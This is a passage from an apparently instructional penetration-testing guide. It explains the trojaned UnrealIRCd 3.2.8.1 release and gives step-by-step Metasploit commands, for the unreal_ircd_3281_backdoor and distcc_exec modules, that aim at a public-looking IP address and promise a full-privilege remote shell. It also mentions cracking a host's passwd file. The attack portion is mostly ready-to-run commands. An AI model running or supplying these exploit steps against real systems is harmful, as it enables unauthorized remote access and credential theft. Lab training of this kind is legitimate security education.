


Figure 9.3 you will crack passwd file of host machine which was vulnerable to samba server

* 1. **Unrealircd 3.2.8.1 backdoor command execution**

**What is that?**

*UnrealIRCd is an open-source irc server daemon (ircd) that allows users to run their own IRC server from their system. Unreal is just one of the many ircds out there for use. It created and is edited daily by their own support staff, who can be found at irc.unrealircd.com. The development of Unreal started in 1999. Unreal can be ran and configured on Windows and Linux, however, this guide was written specifically for the installation of Unreal on a Linux distro, Ubuntu.*

Trojan backdoor found out in unreal 3.2.8.1.tar.gz file on official linux mirror. This backdoor allows a attacker to execute any command with the privileges if the user running the ircd. The backdoor can be executed regardless of any user restriction.

Exploit for this module is available in metasploit with

***exploit/unix/irc/unreal\_ircd\_3281\_backdoor***

***exploit/unix/misc/distcc\_exec***

Execute the following commands and you will get full privilege command shell.

* use exploit/unix/irc/unreal\_ircd\_3281\_backdoor
* set RHOST 198.242.56.121
* run




Figure 10.1 after running exploit session will started successfully

You have another backdoor if you could find backdoor open port. Execute these following commands.

* use exploit/unix/misc/distcc\_exec
* set RHOST 198.242.56.121
* run



Figure 10.2 after getting backdoor active you will get this kind of shell